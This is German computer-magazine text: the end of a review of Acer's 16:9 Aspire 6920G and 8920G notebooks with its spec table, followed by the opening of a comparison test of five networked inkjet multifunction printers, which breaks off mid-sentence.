Da der Grafikchip auf einem MXM-II-Modul sitzt, kann Acer beide Notebook-Modelle künftig auch in anderen Ausstattungen anbieten. Das Handbuch des Aspire 8920G spricht bereits von einem GeForce 9650M GS, doch dessen technische Daten sind bislang nicht bekannt. Wer detailreiche Grafikkraher spielen möchte, braucht die hohe 3D-Leistung eines oder zweier Exemplare des GeForce 8800M GTX [2, 3].

Beide Notebooks werden mit dem maximal möglichen Spei-

cherausbau von zwei 2-GBYTE-Modulen ausgeliefert und erworben, doch Acer entschied sich bei der Vorinstallation für die 32-Bit-Variante von Windows Vista Home Premium: Damit sind nur 3 GByte nutzbar [4]. Das Update einer 32-Bit-Installation auf 64 Bit ist nicht möglich; wer die vollen 4 GByte RAM nutzen will, muss ein 64-Bit-Windows von einer eigenen DVD neu installieren. Auf Acers Support-Webseite stehen x64-Treiber für viele, aber nicht für alle Komponenten bereit. Den Notebooks liegen keine Datenträger mit Treibern oder Windows bei; Recovery-Medien soll sich der Käufer selbst brennen.

Externe Platten finden nur per USB Anschluss; FireWire und das besonders schnelle eSATA fehlen. Die Kartenleser arbeiten sehr flott, der im 6920G ist aber nur schwierig zu erreichen. Trotz Draft-N-WLAN baut Acer lediglich zwei Antennen in die Deckel; die gemessenen Transferraten sind deutlich geringer als die von Notebooks mit selbem WLAN-Modul und drei Antennen.

Das Touchpad liegt in einer leichten Vertiefung der Handballenablage und hat die gleiche strukturierte Oberfläche; die Grenzen der aktiven Fläche spürt man deshalb nicht. Die Tastatur aus hochglänzendem Kunststoff hat einen weichen Anschlag.

Beim Aspire 6920G haben sich die Designer für einen diagonalen Übergang zwischen Leer- und Alt-Gr-Taste entschieden, was die Funktion aber nicht beeinträchtigt.

Fazit

Mit ihren 16:9-Displays bereichern 16- und 18,4-Zoll-Notebooks den Markt der mobilen Multimedia-Geräte. 18,4-Zöller haben deutlich mehr Bildfläche als Notebooks mit 17-Zoll-Bildschirm, die notwendigerweise größeren Gehäuse bieten Platz für Ideen der Gerätehersteller. Acer nutzt diesen für ein echtes 5.1-Soundsystem; neben der normalgroßen Tastatur samt Ziffernblock sitzt eine Multimedia-Bedieneinheit. Als Multimedia-Gerät ist das Aspire 8920G durchaus empfehlenswert, zumal auch schon in der kleinsten Ausstattungsvariante für 1299 Euro ein Blu-ray-Laufwerk, ein schneller 3D-Chip und 320 GByte Speicherplatz stecken.

Mit Preis und Ausstattung lockt auch das 100 Euro billigere Aspire 6920G, doch sonst grenzt es sich nur mit dem filmfreundlicheren 16:9-Panel von höherwertigen 15,4-Zöllern [5] ab. Das Gewicht von dreieinhalb Kilogramm erinnert eher an einen 17-Zöller, ohne dass es dessen Vorteile wie etwa einen zweiten Festplattenschacht bietet. Hier bleibt abzuwarten, welche Individualitäten andere Hersteller ihren 16-Zoll-Geräten mit auf den Weg geben. Bislang fehlen zwar noch Ankündigungen anderer 16- oder 18,4-Zoll-Notebooks, doch wir gehen davon aus, dass Acer eher früher als später Konkurrenz bekommt. (mue)

Literatur

- [1] Florian Müssig, Grafikpower zum Abtanzen, Die Zutaten für ein spieleaugliches Notebook, c't 23/07, S. 116
- [2] Florian Müssig, Mobil durchstarten, High-End-Grafikchip mit Direct3D 10 für Notebooks, c't 3/08, S. 78
- [3] Florian Müssig, Zum Zocken, 17-Zoll-Notebooks mit zwei High-End-Grafikchips, c't 10/08, S. 146
- [4] Olaf Heß, Peter König, Umsteigen auf 64 Bit, Was es bringt und wo es hakt, c't 8/08, S. 90
- [5] Jörg Wirtgen, Für Anspruchsvolle, Notebooks mit 15,4-Zoll-Display und gehobener Ausstattung, c't 10/08, S. 90



16:9-Notebooks		
Modell	Acer Aspire 6920G	Acer Aspire 8920G
Lieferumfang	Windows Vista Home Premium (32 Bit), Acer Arcade Deluxe, NTI Media Maker 8, Cyberlink PowerDirector, NTI Backup Now 5, Netzteil	
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, I = innen)		
VGA / DVI / HDMI / S-Video	L / – / L / –	L / – / L / –
USB / IEEE1394 / eSATA / Modem / LAN	3 × R, 1 × L / – / – / L / L	2 × R, 2 × L / – / – / L / L
ExpressCard	L (ExpressCard/54, Plastikeinsatz)	R (ExpressCard/54, Plastikeinsatz)
Kartenleser / Strom / Docking	V / L / –	V / L / –
optisches Laufwerk / Kamera / Kensington	R / I / R	R / I / R
Kopfhörer (SPDIF) / Mikrofon-Eingang / IR	L (✓, opt.) / L / V	L (✓, opt.) / L / V
Ausstattung		
Display	16 Zoll, 1366 × 768 (98 dpi, 16:9), Kontrast 904:1, Helligkeit max. 160 cd/m², Schaltzeit 18 ms, Blickwinkel 18° oben / 22° unten, spiegelnd	18,5 Zoll, 1920 × 1080 (119 dpi, 16:9), Kontrast 1134:1, Helligkeit max. 177 cd/m², Schaltzeit 16 ms, Blickwinkel 25° oben / 25° unten, spiegelnd
Prozessor	Intel Core 2 Duo T8100 (2,1 GHz, 3072 KByte L2-Cache)	Intel Core 2 Duo T8300 (2,4 GHz, 3072 KByte L2-Cache)
Chipsatz / Hauptspeicher	Intel PM965 (ICH-8M, FSB800) / 2 × 2 GByte PC2-5300 SO-DIMM	
Grafikchip	Nvidia GeForce 9500M GS (475 MHz, 512 MByte DDR2)	
Sound / Modem	HDA: Realtek ALC889 / HDA: Agere	
LAN / WLAN	PCIe: Atheros AR8121/AR8113 (Gbit-LAN) / PCIe: Intel Wireless WiFi Link 4965AGN (802.11a/b/g/Draft-N)	
Bluetooth (Stack) / Kamera	USB: Broadcom 2045 2.0+EDR (Microsoft) / USB: Acer Crystal Eye	
USB / Kartenleser	Intel USB 2.0 / PCIe: Jmicron JMB38x (SD/SDHC/MMC, xD, MS/Pro)	
optisches Laufwerk	Matsushita UJ-120 (BD-ROM, DVD±R/RW/DL, DVD-RAM, CD-R/RW)	
Festplatte	Western Digital Scorpio (320 GByte / 5400 min ⁻¹ / 8 MByte)	1 × Western Digital Scorpio (1 × 320 GByte / 5400 min ⁻¹ / 8 MByte / 1 Schacht frei)
Stromversorgung, Maße, Gewicht		
Akku / Netzteil	49 Wh Lithium-Ionen / 90 W (0,5 kg)	71 Wh Lithium-Ionen / 90 W (0,5 kg)
Gewicht / Größe	3,3 kg / 38,5 cm × 27,3 cm × 4,7 cm	4 kg / 44,2 cm × 30 cm × 5 cm
Tastaturhöhe über Tisch / Tastenraster	2,6 cm / 19 mm × 19 mm	3 cm / 19 mm × 19 mm
Messergebnisse		
Laufzeit ohne Last bei 100 cd/m² / max.	2,7 h (18,2 W) / 2,4 h (20,1 W)	2,6 h (29,6 W) / 2,3 h (33,5 W)
Laufzeit DVD / Blu-ray / 3D	1,6 h (30 W) / 1,3 h (37 W) / 1,9 h (25 W)	1,9 h (41 W) / 1,3 h (58 W) / 1,7 h (45 W)
Geräusch ohne / mit Prozessorlast	0,5 Sone / 1,6 Sone	0,3 Sone / 1,1 Sone
WLAN: 11g / 11n (Atheros) / 11n (Marvell) ¹	2,8 / 5,4 / 4,7 MByte/s	2,9 / 4,1 / 5,6 MByte/s
Transferrate HDD (Lesen/Schreiben)	67,8 / 67,1 MByte/s	65,6 / 64 MByte/s
Leserate Speicherkarte (SD / SDHC / xD / MS)	10,2 / 17,1 / 5,7 / 14,1 MByte/s	10,4 / 17,6 / 5,5 / 14,3 MByte/s
3DMark 03 / 05	10289 / 6228	10357 / 6266
Cinebench 2003 (1 / 2 Kerne)	401 / 704	445 / 809
Vista Leistungsindex ²	5,1 / 4,9 / 4,6 / 5,3 / 5,4	5,3 / 5,1 / 4,4 / 5,2 / 5,4
Bewertung		
Laufzeit / Ladezeit	○ / ⊕	○ / ⊕
Rechenleistung Büro / Spiele	⊕⊕ / ⊕	⊕⊕ / ⊕
Ergonomie / Geräuschentwicklung	○ / ○	○ / ○
Display / Ausstattung	○ / ⊕	○ / ⊕
Preis und Garantie		
Straßenpreis	1199 €	1299 €
andere Modelle	1399 € (T9300, 1920 × 1080, TV)	1699 € (T9300, 2 × 250 GByte, TV)
Garantie (Akku und Netzteil)	2 Jahre (6 Monate)	2 Jahre (6 Monate)
¹ in 20 m Entfernung, mit Bluetooth, Atheros: D-Link DIR-655/ Marvell: Netgear WNR854 ² Indexwerte CPU / RAM / 2D / 3D / HDD		
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe		

Anzeige

Johannes Schuster

LAN-Partie

Tinten-Multifunktionsgeräte fürs Netzwerk

Druck-Scan-Copy-Kombis mit Tintendruckwerk sind enorm vielseitig. Mit Fax und Netzwerkschnittstelle entwickeln sie sich zum wahren Alleskönner. Wir stellen fünf Geräte der 300-Euro-Preisklasse vor.



Nur weil man mehrere Rechner auf dem Büroschreibtisch oder im drahtlosen Hausnetzwerk betreibt, möchte man sich nicht auch mehrere Multifunktionsgeräte anschaffen. Anders als reine Drucker sind diese jedoch nicht so leicht mehrplatzfähig zu machen. Vor wenigen Jahren waren wirklich netzwerkfähige Geräte zunächst nur unter den Bürotürmen mit Laser-Kopierer zu finden. Für deren Einrichtung brauchte man nicht selten die Kenntnisse eines Netzwerkadministrators.

Inzwischen haben bis auf Epson auch alle Anbieter von Tinten-Multifunktionsgeräten mehrere Netzwerk-All-in-Ones im Portfolio. Deren Einrichtung kann man im Prinzip genauso einfach wie die von USB-Geräten vornehmen. Im Idealfalle sollten anschließend Anwender von jedem Rechner mit installierter Software in der Lage sein, alle bereitgestellten Funktionen zu nutzen.

Doch anders als etwa bei einem Schwarzweiß-Laserdrucker, wo einfach die eingehenden Jobs hintereinander in die Warteschleife gehängt werden, ist die Mehrplatzfähigkeit beim Scannen nicht so einfach herzustellen: Legt man wie gewohnt erst die Vorlage auf, beauftragt dann am Rechner Vorschau mit nachfolgendem Scan und holt anschließend das Original wieder ab, muss man immer hoffen, dass niemand zwischendurch mal eben schnell eine Kopie machen will und die Vorlage zur Seite packt. Das Preview-Konzept hat beim Einlesen von Fotos Vorteile, ist aber nur für Arbeitsgruppen in einem Raum sinnvoll. Eine netzwerkgerechtere Alternative ist das Scannen per Tastendruck am Gerät auf die verschiedenen Rechner im Netz, wobei man auf die Ausschnittwahl und manuelle Optimierungen wie das Setzen von Schwarz- und Weißpunkt verzichten muss. Die Lösungsansätze der Hersteller unterscheiden sich bei den hier getesteten Geräten erheblich.

Einschränkungen der Mehrplatzfähigkeit gibt es auch beim Drucken, etwa beim eingelegten Papier oder zum Teil sogar bei den Tintenpatronen. Wie soll zum Beispiel Anwender A wissen, dass Anwender B gerade die Fotopatrone und das 10×15-Papier in das einzige Papierfach eingelegt hat, während er den 20-seitigen Entwurf seiner Festrede drucken will? Am besten gibt es also mehrere Fächer mit nicht wechselndem Papier oder eine Technik, die den Druckauftrag zur Freigabe am Gerät vorlegt. Auch Features wie CD-Druck passen nicht so recht zu einem allzeit bereiten Netzwerkprinter, bei kleinen Arbeitsgruppen oder einer Einzelperson mit mehreren Rechnern ist es hingegen vermutlich willkommen. Zu den Tiefen der Netzwerkkonfiguration finden Sie weitere Informationen im Textkasten auf Seite 109.

Wundertüte

Die getesteten Tinten-Multifunktionsgeräte bringen eine enorme Vielfalt an Funktionen mit: Beim Drucken ist das bei vier von fünf Geräten eine Duplexeinheit, alle können

direkt von der Speicherkarte drucken, teilweise auch mit sechs Farben. Sämtliche Teilnehmer bringen ein Farbfax mit Einzug mit, das sich mehr oder weniger gut auch vom Rechner steuern lässt. Die Kopierer können diesen Einzug ebenfalls nutzen, einer sogar zum sortierten oder doppelseitigen Kopieren, ein anderes Gerät kopiert den Aufdruck einer Disk automatisch auf einen beschichteten Rohling. Die Scanner eignen sich zum Teil auch für Fotos oder zum Erstellen durchsuchbarer PDFs. Schließlich taugen alle Geräte auch für Mac OS X und 64-Bit-Windows.

Tankreichweiten

Bei den hier getesteten etwas teureren Tintengeräten trifft man seltener auf Wegwerfdruckköpfe und Minitanks. Einzig Lexmark setzt auf Kombipatronen aus drei Tinten und einem Druckkopf, der nach dem Leerdruk mit auf den Müll (oder zum Recycling) wandert. Canon verwendet recht geräumige Einzeltanks. Bei Brother und den beiden HP-Geräten findet man ebenfalls getrennte Behälter, die allerdings nicht auf dem Druckkopf mitfahren, sondern über Schläuche entleert werden.

Zur vergleichbaren Ermittlung der Tintenreichweiten und damit der Seitenkosten haben sich die Hersteller in den Normungsgremien auf die ISO 24711/12 geeinigt. Bei diesem Verfahren wird ein fünfseitiges PDF mit Text und farbigen Grafikbestandteilen in normaler Qualität ausgegeben. Einzig Brother benennt für seine Drucker weiterhin die Reichweite mit fünf Prozent Deckung pro Farbe, wobei hier über den groben Daumen

ein Drittel mehr Tinte verbraucht werden dürfte als gemäß ISO.

Von den Seitenkosten im Diagramm auf Seite 108 kann man bei Brother entsprechend viel abziehen. Bei diesem Drucker unterscheiden sich die Seitenpreise bei Verwendung von Patronen mit normaler und hoher Kapazität wenig, da nur Schwarz mit höherer Füllmenge erhältlich ist. Selbiges gilt auch für den Photosmart C7280. Bei Canon gibt es zwar nur eine Größe, dafür sind die Patronen bezogen auf die Reichweite bereits recht günstig und man bekommt mit dem Gerät gleich eine vollwertige Erstausstattung. Allen anderen Geräten liegen jeweils die Patronen mit kleiner Füllmenge bei, man kann aber solche mit hoher Kapazität nachkaufen. Die Lexmark-Kartuschen dürfen nicht bei anderen Anbietern wiederbefüllt werden, wie man in einem beige-packten Zettel erfährt: Durch Öffnen der Verpackung oder Installation der Drucker-Software (sic!) erklärt man sich nach Ansicht Lexmarks mit diesem Lizenzvertrag einverstanden.

Testbedingungen

In unseren Test haben wir nur Geräte aufgenommen, die im freien Handel verfügbar sind, einen integrierten Ethernet-Port mitbringen und nicht etwa durch einen Printserver nachträglich fit für das Drucken im LAN gemacht wurden.

Alle Kandidaten haben wir ausführlich unter Windows Vista und Mac OS X 10.5.2 getestet, unter Windows XP und Vista x64 prüften wir alle Kernfunktionen. Die Linux-Ergebnisse finden Sie auf Seite 111. Alle Zei-

Druckleistung (Dr.-Grauert-Brief)

[Seiten/Minute]	Schwarzweiß			Farbe		
	schnell besser ▶	normal besser ▶	beste Qualität besser ▶	schnell besser ▶	normal besser ▶	beste Qualität besser ▶
Brother MFC-5860CN	6,9	2,8	1,0	5,7	2,1	1,0
Canon Pixma MX850	16,9	8,6	2,7	12,0	6,3	1,4
HP Officejet Pro L7590	17,9	10,2	3,2	16,2	9,8	3,3
HP Photosmart C7280	6,7	3,3	0,7	6,6	4,2	0,7
Lexmark X9575	13,2	7,6	1,2	10,0	4,4	1,1

Druckzeiten PC

[Zeit/Seite]	Fontpage ◀ besser	Folie ◀ besser	Foto 10×15 ◀ besser	Foto A4 ◀ besser	Foto A4-Normalpap. ◀ besser
Brother MFC-5860CN	1:19	2:40	4:47	14:30	4:48
Canon Pixma MX850	0:47	1:30	2:20	5:14	1:08
HP Officejet Pro L7590	0:31	1:12	2:50	6:43	1:06
HP Photosmart C7280	2:17	3:45	3:04	4:58	2:46
Lexmark X9575	1:00	1:21	2:23	5:23	1:36

Druckzeiten Mac

[Zeit/Seite]	Fontpage ◀ besser	Foto 10×15 ◀ besser	Foto A4 ◀ besser	Foto A4-Normalpapier ◀ besser
Brother MFC-5860CN	1:16	7:43	25:10	2:16
Canon Pixma MX850	0:46	2:25	5:15	1:08
HP Officejet Pro L7590	0:25	2:38	6:36	0:35
HP Photosmart C7280	1:40	1:32	4:03	2:52
Lexmark X9575	0:59	2:17	5:21	1:51



Brothers MFC-5860CN punktet mit der „Werbefax-Löschfunktion“, druckt aber langsam und nicht besonders gut.



Canons guter Allrounder Pixma MX850 muss zur Installation einmal per USB angeschlossen werden.

ten wurden im Netzwerkbetrieb gemessen, über USB schlossen wir die Geräte nur an, wenn es Probleme gab oder die Installation es erforderte. Die Druck- und Scanzeiten verlängern sich durch das Netzwerk zum Teil erheblich, die abgedruckten Werte sind insofern nicht mit vorherigen Tests an USB vergleichbar.

Als Testumfeld diente ein kleines Netzwerk mit 1000BaseT-Switch, DHCP-Server und einem WLAN-Router, das einem Heimnetzwerk mit DSL-WLAN-Router sehr ähnelt. Bei keinem der Geräte schrieb der Hersteller vor, eine feste IP-Adresse zu vergeben oder die DHCP-Server-Konfiguration zu ändern, weshalb wir auch im Test davon abgesehen haben. Apple hat für die Netzinstallation Bonjour eingeführt, eine Implementation des Zero Configuration Stan-

dards. Aber auch unter Windows finden die mitgelieferten Installer die passenden Geräte im Netz, alleine bei Canon und Lexmark ist dafür der einmalige Anschluss via USB nötig.

Brother MFC-5860CN

Unter Windows XP, Vista und Vista x64 konnten wir das Multifunktionscenter von Brother problemlos installieren und betreiben. Am Mac traten allerdings Schwierigkeiten auf, die der Hersteller mit Änderungen seit Mac OS X 10.5.1 begründet. Mit 10.5.3 sollen sie überwunden sein, bis dahin gibt es einen Leopard-Patch – allerdings nur auf Anfrage beim Brother-Support.

Beim Drucken sendet das MFC-5860CN singende und pfeifende Töne aus, die je-

doch nicht besonders laut sind. Für den randlosen Druck gibt Brother die Papierformate etwas größer als die tatsächlichen Blattmaße an, was allerdings die Vorschau etwa von Photoshop verwirrt. Dickes Papier wurde ab und an schief eingezogen, außerdem traten gelegentlich weiße Ränder oder dicke Tintenflecken an den Kanten auf. Immerhin hat das MFC-5860CN zwei Papierfächer; Fotopapier muss stets in Fach 1 liegen.

Die Druckqualität haben wir einzig bei farbigem Text für gut befunden, schwarze Schrift und feine Linien gerieten etwas unsauber, Grau leicht grünlich. Feine Streifen und aufschwimmende Tinte verunzierten die Folie. Fotos litten (auch im Direktdruck) unter buntem, marmoriertem Grau, körnigen Hauttönen und absaufendem Schwarz.



HPs Photosmart C7280 druckte trotz sechs Tinten nur mäßig gut und patzte beim Papiereinzug und dem Netzwerktreiber.

Beim Fotodruck ließ sich das Brother-Gerät mit Abstand am meisten Zeit. Ein Index-Ausdruck von Voransichten der Bilder auf einer Speicherkarte dauerte unerträglich lange. Außerdem muss hierfür A4-Normalpapier in Fach 1 eingelegt werden, wobei dies in der Regel im Fach 2 liegt. Auch die Erledigung eines DPOF-Auftrags erforderte viel mehr Umstände als nötig, die Menüführung leitet bei den Format-Einstellungen in eine Sackgasse, aus der man nur mit einem Druck auf die Stopp-Taste wieder herauskommt. Für das Schaufenster sind Brother-Drucke nicht geeignet, da die Tinten bis auf Schwarz unter Sonnenlicht stark ausbleichen.

Das Scanmodul bietet nur die allernötigsten Einstellungen an und benötigte bei weitem am längsten für ein A4-Bild in 600 dpi. Die Ergebnisse sind bis auf einen minimalen Grünstich, etwas Farbrauschen und absauendes Schwarz recht ordentlich. Die von NewSoft stammende OCR-Software kann keine durchsuchbaren PDFs speichern.

Bei Kopien von Fotos addierten sich die schlechten Eigenschaften von Drucker und Scanner: die Bilder gerieten zu dunkel und streifig, außerdem nicht randlos. Auf unserer Testseite mit Grafikelementen verschwanden helle Graufächen fast. Zwar

kann man per Einzug sortiert kopieren, allerdings muss man vorher die Vorlage umsor-tieren.

Gut gefallen hat uns das Remote Setup, das Brother statt eines Web-Frontends verwendet und mit dem man die Funktionen des Gerätes einschließlich der Tasten vom PC aus schnell und einfach einstellen kann. Die Belegungen lassen sich sogar am Rechner als Datei speichern. Am Mac klappte das Editieren der Rufnummern allerdings nicht, man konnte aber beim Fax-Versand vom Rechner auf das Apple-Adressbuch zugreifen. Einzigartig ist die Möglichkeit, das Gerät als Faxspeicher für den PC zu verwenden: Man muss diesen lediglich aus- und am Gerät den PC-Betrieb einschalten. Unerwünschte Faxe kann man so vor dem Drucken aussortieren.

Canon Pixma MX850


Den MX850 muss man für den Netzwerkbetrieb einmalig per USB anschließen und konfigurieren. Das Gerät kann als einziger Teilnehmer beschichtete Rohlinge bedrucken und dies sogar von einer Vorlage auf dem Scannerglas. 150 Blatt Papier können jeweils im hinteren Papierfach und in der unteren Schublade liegen.

Scanzeiten PC

[Zeit/Seite]	Vorschau A4 ◀ besser	Text A4 SW (200 dpi) ◀ besser	Text A4 grau (200 dpi) ◀ besser	Foto A4 (600 dpi) ◀ besser
Brother MFC-5860CN	0:20	0:15	0:16	3:26
Canon Pixma MX850	0:12	0:11	0:15	1:28
HP Officejet Pro L7590	0:17	0:04	0:05	0:12
HP Photosmart C7280	0:22	0:03	0:05	0:20
Lexmark X9575	0:33	0:25	0:22	01:52

Scanzeiten Mac


[Zeit/Seite]	Vorschau A4 ◀ besser	Text A4 SW (200 dpi) ◀ besser	Text A4 grau (200 dpi) ◀ besser	Foto A4 (600 dpi) ◀ besser
Brother MFC-5860CN	0:21	0:18	0:27	3:36
Canon Pixma MX850	0:07	0:16	0:10	1:27
HP Officejet Pro L7590	0:09	0:19	0:22	2:23
HP Photosmart C7280	0:07	0:30	0:25	2:46
Lexmark X9575	—	0:13	0:31	1:18




Die Brother-Tinten sehen nach der Lichtdosis von einem Jahr nicht mehr gut aus.



Von den Canon-Farben verschwinden vor allem Gelb und Rot durch Photonenbeschuss.



Die Officejet-Tinten bleichen im Licht deutlich aus, besonders Rot- und Grautöne verblasen.



Beim Photosmart entsteht ein Rotstich, Fotopapier (links) schützt etwas davor.

Canon setzt unter den fünf Tinten zwei unterschiedliche Schwarzflüssigkeiten mit Pigmenten für den Textdruck und löslichen Farbstoffen für Fotos und Grafiken ein. Leider kommt beim automatischen Duplex das günstigere Pigmentschwarz nicht zum Einsatz.

Text und Grafik druckte der MX850 in der höchsten Qualitätsstufe schön, wenn auch mit leicht ausfransenden Kanten. Auch ohne Fototinten gelangen Fotos insgesamt gut, unter Windows und im Direktdruck störten ein leichter Ölschimmer im Grau und absaufendes Schwarz; unter Mac OS X gerieten die Bilder eher zu hell und hatten einen minimalen Rosastich. Auf Normalpapier kämpften die Tinten mit leichten Deckungsproblemen. Beim Drucktempo und den Seitenkosten ist

der MX850 Zweitbester im Teilnehmerfeld, die UV-Resistenz der Farbtinten erwies sich als eher mittelmäßig.


Das Scanmodul von Canon bietet im erweiterten Modus alles, was das Herz des ambitionierten Hobby-Fotografen begehrt. Die Ergebnisse gerieten abgesehen von einem kleinen Rotstich gut. Die Navigator-Software erzeugt auf Wunsch durchsuchbare PDFs, während das mitgelieferte Omni-Page dazu nicht in der Lage ist und stattdessen den Kauf der US-Vollversion für 199 Dollar vorschlägt. Die Ziele der Scantaste am Gerät lassen sich vom Mac oder PC aus konfigurieren.

Am Gerät kopierte Fotos wirkten abgesehen von einem leichten Grünstich ähnlich gut wie vom Rechner gescannt und wieder

ausgedruckt. Bei unserer Grafikseite kopierte der MX850 Grau etwas mager und Schrift minimal unsauber. Beim Kopieren von CDs lassen sich am Display Durchmesser im Bereich zwischen 23 und 118 Millimeter einstellen.


Unter Windows kann man vom Rechner aus faxen und dabei auf die Einträge des Vista-Adressbuches zurückgreifen. Ansonsten lässt sich hier fast nichts einstellen und auch nicht die Kurzwahlen des Gerätes editieren. Für Mac OS X sieht Canon gar keine Faxanbindung vor.

Durch das Farbdisplay lassen sich am Drucker Fotos gut sichten. Zur Bearbeitung stehen diverse Möglichkeiten bereit, die Rote-Augen-Korrektur funktionierte allerdings nur auf einem Auge.




Grauert

Körnige Fotos mit absaufendem Schwarz und recht unsauberen Text liefert Brothers MFC-5860CN.




Grauert

Canons Pixma MX850 bringt insgesamt schöne Fotos zustande, Schrift könnte schärfer sein.



Grauert

Scharfe Schrift, aber zu dunkle und körnige Fotos produziert HPs Officejet Pro L7590.



Lexmark-Fototinten bleichen auf Normalpapier (Mitte) minimal aus, auf Fotopapier halten sie gut (rechts Vierfarb-Modus).

HP Officejet Pro L7590

Dem Officejet Pro L7590 sieht man schon äußerlich an, dass er als Büromaschine konstruiert wurde: Die 250 Blatt Papier liegen in einer geschlossenen Kassette unter dem Gerät, auf Wunsch kann man eine zweite hinzukaufen oder gleich eine Gerätevariante mit dieser Ausstattung wählen. Druckwerk und Vorlageneinzug gestatten das doppelseitige Scannen, Drucken und Kopieren. Die vier separaten und großen Tintentanks sorgen für Seitenkosten, die auf der Hälfte des Niveaus der Konkurrenten im Testfeld liegen.

Das Web-Frontend erlaubt die komplette Konfiguration des Gerätes, man kann sogar sehen, wie viel Blatt welcher Papier-

sorte gedruckt und wie viele Milliliter welcher Tinte verbraucht wurden. Vom Browser aus lässt sich auch ein Standard-Scan inklusive Vorschau auflösen.

Bei den Hobby-Aufgaben wie dem Foto-Direktdruck läuft der Officejet hingegen auf Schmalspur: Das Display zeigt nur zwei Zeilen Text und man muss entweder die Namen der Bilder kennen oder sich zur Auswahl umständlich einen Index ausdrucken. Laut Datenblatt unterstützt der Drucker nur Papier bis 200 g/m², HP empfahl uns allerdings auf Anfrage die Verwendung des Advanced Fotopapiers mit 260 g/m². Dafür fand sich im Treiber jedoch keine Einstellung, wohl aber für das Premium Plus Glossypapier mit 280 g/m². Ein 10×15-Foto benötigte geschlagene viereinhalb Minuten. Hat man nur eine Papierkassette, ist der Druck auf Fotopapier recht umständlich, da ein Einzelblatteinzug fehlt.

Die Fotos auf dem Advanced Papier konnten qualitativ nicht überzeugen: Sie waren zwar schnell trocken, aber sichtbar körnig und Grau wirkte ölig-bunt. Unter Windows gerieten sie zudem zu dunkel. Auf Folie störte uns ein Grünstich im Grau, auf der Grafikkarte wieder das bunte Grau und ein etwas überfetter Tintenauftrag. Schwarzer Text gelang dem Officejet jedoch hervorragend. Sämtliche Tinten bleichen auch auf Advanced Papier etwas aus. Das war bei früheren Tinten und vor allem mit Premium Plus Papier deutlich besser.

Das Scanmodul wartet nach jedem Öffnen mit voreingestellter Schärfe auf den Anwender und warnt lästigerweise auch noch, wenn man Schärfe abschaltet oder die Auflösung auf 600 dpi einstellt. Pipette und Histogramm fehlen im etwas umständlich zu bedienenden Interface, unter Vista kann man

